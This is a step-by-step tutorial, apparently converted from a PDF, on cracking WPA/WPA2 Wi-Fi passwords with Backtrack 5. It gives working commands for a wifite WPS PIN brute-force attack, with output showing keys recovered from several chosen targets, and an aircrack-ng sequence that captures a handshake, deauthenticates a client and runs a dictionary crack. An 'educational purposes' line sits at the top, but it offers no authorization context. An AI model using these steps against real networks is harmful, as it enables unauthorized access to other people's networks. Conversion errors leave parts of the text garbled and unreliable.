How to crack Wifi password (WPA,WPA2) using Backtrack 5

For educational purposes, in this article, we will see how to crack WiFi password using a famous WiFi cracker, Backtrack 5 R3, which can help patient people to hack even WPA and WPA2 security protocols.

Firstly, I want you to be aware of that our solution works only on the WiFi networks that WPS is enabled.

WPS is a common feature in almost all of the wireless router is produced in recent years. This feature allows a computer to connect to a wireless network through PIN entry without having to remember passwords that network.

It takes me actually 4 hours to more than 10 hours dealing with Backtrack 5 R3 to crack successfully WPA2 (WPS enabled).

List of setup that need to be done before cracking any wifi Password.

Step 1: Download WiFi cracker tools

- Download unetbootin.
- •An available 4GB USB
- Download Backtrack R3

Direct Download Link:

BackTrack 5 R3 Gnome 32 bit ISO


Filena me:	BT5R3-GNOME-32.iso (download)
Filesiz e:	3.07 GB

BackTrack 5 R3 Gnome VMware Image 32 bit

me:	
Filesiz e:	2.39 GB

Step 2: Create Backtrack 5 Bootable USB

•Run unetbootin, select backtrack 5.ISO at diskimage, then click on OK.




It takes a little while to finish the processing.

Step 3: Make the Laptop boot into Backtrack 5


In the rage of this article, we are going to deal with **a virtual machine** (VMware or Virtual Box). This method leads to better effectiveness to do directly with the Laptop. At for **Macbook**, keep holding the **Option** key to go to the boot menu. For Windows Laptop, go to Bios to make USB boot at priority.

Select "backtrack text – default boot text mode" to boot to backtrack OS.



Step 4: Start cracking WiFi password (WEB, WPA, WPA2)

•Type "startx" then hit Enter to get into Backtrack



Click on Terminal



•Install wifite by the following command

line: http://wifite.googlecode.com/svn/trunk/wifite.py



•Use "chmod +x wifite.py" to set authorisation for wifite

```
^ v x root@bt: ~

File Edit View Terminal Help

root@bt:~# chmod +x wifite.py

^
```

•Execute Wifite by "./wifite.py"


```
^ v x root@bt: ~

File Edit View Terminal Help

root@bt:~# chmod +x wifite.py

root@bt:~# ./wifite.py
```

•After 10s – 20s loading, you can press Ctrl+C to stop scanning for the WiFi networks around you list.



•Choose the **number** of the targeted WiFi name (we can only crack the WiFi network which stand with WPS) then wait.



At I mentioned, it takes me actually 4 hours to more than 10 hours dealing with Backtrack 5 R3 to crack successfully WPA2 (WPS enabled).

At the results:

```
automated wireless auditor
                               designed for backtrack 5 rl
    the program pyrit is not required, but is recommended
[+] targeting WPS-enabled networks
[+] channel set to 11
[+] initializing scan (mon0), updates at 5 sec intervals, CTRL+C when ready.
[0:02:46] scanning wireless networks. 20 targets and 10 clients found
[+] checking for WPS compatibility... done
[+] removed 8 non-WPS-enabled targ
 NUM ESSID
                           CH ENCR POWER WPS? CLIENT
                                                  -----
                                                  client
                                                  client
                                                  client
  11
  12
[+] select target numbers (1-12) separated by commas, or 'all': 1, 3, 4, 6, 7
[+] 5 targets selected.
[0:00:00] initializing WPS PIN attack on
                                                  (94:44:52:
[13:12:16] WPS attack, 7900/11232 success/ttl, 93.74% complete (6 sec/att)
[+] PIN found:
[+] WPA key found:
[0:00:00] initializing WPS PIN attack on (00:18:E7:
[3:18:36] WPS attack, 1923/2447 success/ttl, 96.18% complete (6 sec/att)
[+] PIN found:
[+] WPA key found: (
[0:00:00] initializing WPS PIN attack on (E0:46:9A:
C0:54:06] WPS attack, 12/251 success/ttl, 0.13% complete (269 sec/att)
    WPS brute-force attack interrupted
[+] 2 targets remain
[+] what do you want to do?
    [c]ontinue attacking targets
         t completely
[+] please make a selection (q, or e): c
[0:00:00] initializing WPS PIN attack on
                                                     (00:25:9C:
[0:02:00] WPS attack, 0/38 success/ttl, 0_00% complete (0_sec/att)
```

Cracking a WPA or WPA2 wireless network is more difficult than cracking a WEP protected network because it depends on the complexity of the wireless password and on the attack method (Dictionary Attack or Brute Force Attack). Here you will learn step by step instructions how to crack WPA2 wifi password which uses a preshared keys (PSK) of a wireless network. This also applies to WPA secured network.

Here are the basics steps we will be going through:

Step 1 :- airmon-ng

Step 2:- airmon-ng wlan0

Step 3 :- airmon-ng start wlan0



Step 4:- airodump-ng mon0




Wait for some time for all the networks to load then press Ctrl+C to stop the updates. Now choose the wireless network that you wish to crack which has "WPA" or "WPA2" encryption in the "ENC" column, and "PSK" in the "AUTH" column. "OPN" means that the network is open and you can connect to it without a key, WEP will not work here. After selecting the network that you want to crack take note of the BSSID, and the channel (CH) values.


Step 5 :- airodump-ng -c 6 -bssid 1C:7E:E5:32:1D:54 -w crack1 mon0





Step 6:- aireplay-ng -0 0 -a 1c:7E:E5:32:1D:54 -c 00:21:5C:50:DE:2D mon0





Step 6 :- aircrack-ng -w /pentest/wireless/aircrack-ng/test/password.list crack1.cap

